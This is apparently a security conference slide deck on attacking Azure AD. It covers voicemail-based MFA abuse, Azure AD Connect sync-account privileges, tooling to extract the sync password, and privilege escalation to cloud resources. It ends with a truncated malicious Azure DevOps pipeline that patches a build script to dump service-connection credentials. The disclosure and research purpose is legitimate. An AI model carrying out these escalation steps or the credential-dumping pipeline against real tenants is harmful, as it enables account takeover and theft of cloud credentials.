


Abuse scenario

- Break into someone's voicemail
- Change the welcome message to a # tone
- Make sure the phone is occupied
- Sign in using password
- Azure AD will get redirected to voicemail
- Authenticated 😊




Demo



More cool research on this topic: see Martin Vigo's talk at Def Con 26
"Compromising online services by cracking voicemail systems"





Microsoft's reaction

- “closing this as a v-next fix” ... “post-exploitation technique” ... “the attacker must compromise the users voicemail to enable the attack”





Linking up cloud and on-premise

What could possibly go wrong




Exploiting the link with on-premise

- Application administrator is high-privilege cloud account
 - Hopefully protected with MFA
- What about on-premise?



Azure AD connect

- Tool that resides on-premise and syncs AD data to Azure AD
- Installed in both Password Hash Synchronization and ADFS scenario's



Source: <https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>



AD Sync account privileges

Directory Synchronization Accounts

Only used by Azure AD Connect service.

Actions	Description
<code>microsoft.aad.directory/organization/dirSync/update</code>	Update organization.dirSync property in Azure Active Directory.
<code>microsoft.aad.directory/policies/create</code>	Create policies in Azure Active Directory.
<code>microsoft.aad.directory/policies/delete</code>	Delete policies in Azure Active Directory.
<code>microsoft.aad.directory/policies/basic/read</code>	Read basic properties on policies in Azure Active Directory.



microsoft.aad.directory/servicePrincipals/appRoleAssignments/update	Update servicePrincipals.appRoleAssignments property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/audience/update	Update servicePrincipals.audience property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/authentication/update	Update servicePrincipals.authentication property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/basic/read	Read basic properties on servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/basic/update	Update basic properties on servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/create	Create servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/credentials/update	Update servicePrincipals.credentials property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/memberOf/read	Read servicePrincipals.memberOf property in Azure Active Directory.



Sync account privileges

- If Password Hash Synchronization is in use, the Sync account can sync all password hashes
 - Means it's basically Domain Admin on-premise
- Either way, the sync account has high privileges in the cloud
- Cloud assets may extend beyond the AD Domain



Azure AD Connect password extraction

- Adconnectdump: 3 ways to dump the password on-premises
- Technical explanation: see my Troopers presentation

Tool	Requires code execution on target	DLL dependencies	Requires MSSQL locally	Requires python locally
ADSyncDecrypt	Yes	Yes	No	No
ADSyncGather	Yes	No	No	Yes
ADSyncQuery	No (network RPC calls only)	No	Yes	Yes

<https://github.com/fox-it/adconnectdump>



Fun stuff to do with the Sync account


- Dump all on-premise password hashes (if PHS is enabled)
- Log in on the Azure portal (since it's a user)
- Bypass conditional access policies for admin accounts
- Add credentials to service principals
- Modify service principals properties





Azure Resource manager and Azure AD





Azure RBAC

- RBAC roles can be assigned to service principals
- These can be managed by Application Administrators
- Also by the on-premise sync account
- High privilege applications might need an account
 - Example: Terraform



Escalating again

- Pwn on-premise sync account
- Assign credentials to service principals with rights in Azure RM
- Now you also control any cloud resources





Azure integrations – Azure DevOps



What is Azure DevOps

- DevOps tooling
 - Source code management
 - Build pipelines
 - Automatic deployment



Azure DevOps - Pipelines

- Kinda cool feature that allows you to build code for free
- Uses Microsoft hosted resources in Azure

Shoutout to @_xpn_ for his blog that got me into this



Example: adconnectdump

Azure AD Connect password extraction

 Azure Pipelines succeeded

This toolkit offers several ways to extract and decrypt stored Azure AD and Active Directory credentials from Azure AD Connect servers. These credentials have high privileges in both the on-premise directory and the cloud.



Pipeline definitions

- Manual definition through GUI
- Pipelines-as-code using YAML file (new)



Build definitions


49 lines (41 sloc) | 1.17 KB

```
1 # .NET Desktop
2 # Build and run tests for .NET Desktop or Windows classic desktop solutions.
3 # Add steps that publish symbols, save build artifacts, and more:
4 # https://docs.microsoft.com/azure/devops/pipelines/apps/windows/dot-net
5
6 trigger:
7 - master
8
9 pool:
10   name: Hosted VS2017
11   demands:
12     - msbuild
13     - visualstudio
14     - azureps
15
16 variables:
17   solution: '**/*.sln'
18   buildPlatform1: 'Any CPU'
19   buildPlatform2: 'x64'
20   buildConfiguration: 'Release'
21
22 steps:
23 - task: VSBuild@1
24   displayName: 'Build solution **\*.sln'
25   inputs:
26     solution: '$(solution)'
27     platform: '$(BuildPlatform1)'
28     configuration: '$(BuildConfiguration)'
```



Scenario

- Team member wants to publish artifacts in Azure using Blob storage
- Links up Azure RM with Azure DevOps



← Azure file copy

Source *

Azure Subscription *

Visual Studio Professional(b24cb6bc-f4af... ▾

ⓘ This subscription requires authorization

Authorize

Destination Type *



Adding a new user

- New team member joins
- Needs minimal privileges to contribute to the repository
- No special privileges to edit build pipelines




New user commit

```
user@localhost:~/newtest$ git add azure-pipelines.yml
user@localhost:~/newtest$ git commit -m "shiny more efficient pipeline"
[master ed9da8a] shiny more efficient pipeline
 1 file changed, 24 insertions(+), 2 deletions(-)
user@localhost:~/newtest$ git push
Warning: Permanently added the RSA host key for IP address '51.144.61.32' to the list of known hosts.
Counting objects: 3, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 1.16 KiB | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
remote: Storing packfile... done (203 ms)
remote: Storing index... done (95 ms)
To git@ssh.dev.azure.com:v3/dirkjanm/msobb/newtest
  ef5b2f1..ed9da8a  master -> master
```



Meanwhile in an unrelated Azure VM



```
azure-pipelines.yml x encode.py x
1 # Example pipeline
2 trigger:
3 - master
4
5 pool:
6   name: Hosted VS2017
7   demands:
8     - msbuild
9     - visualstudio
10    - azureps
11
12 steps:
13 - powershell: |
14   # Find source
15   $target = Get-ChildItem D:\ -Filter AzureFileCopy.ps1 -Recurse | select fullname
16   # String to replace
17   $old = 'if (Get-Module Az.Accounts'
18   # Replacement string that dumps Endpoint data
19   $new = '@'
20   $endpoint | fl | write-output
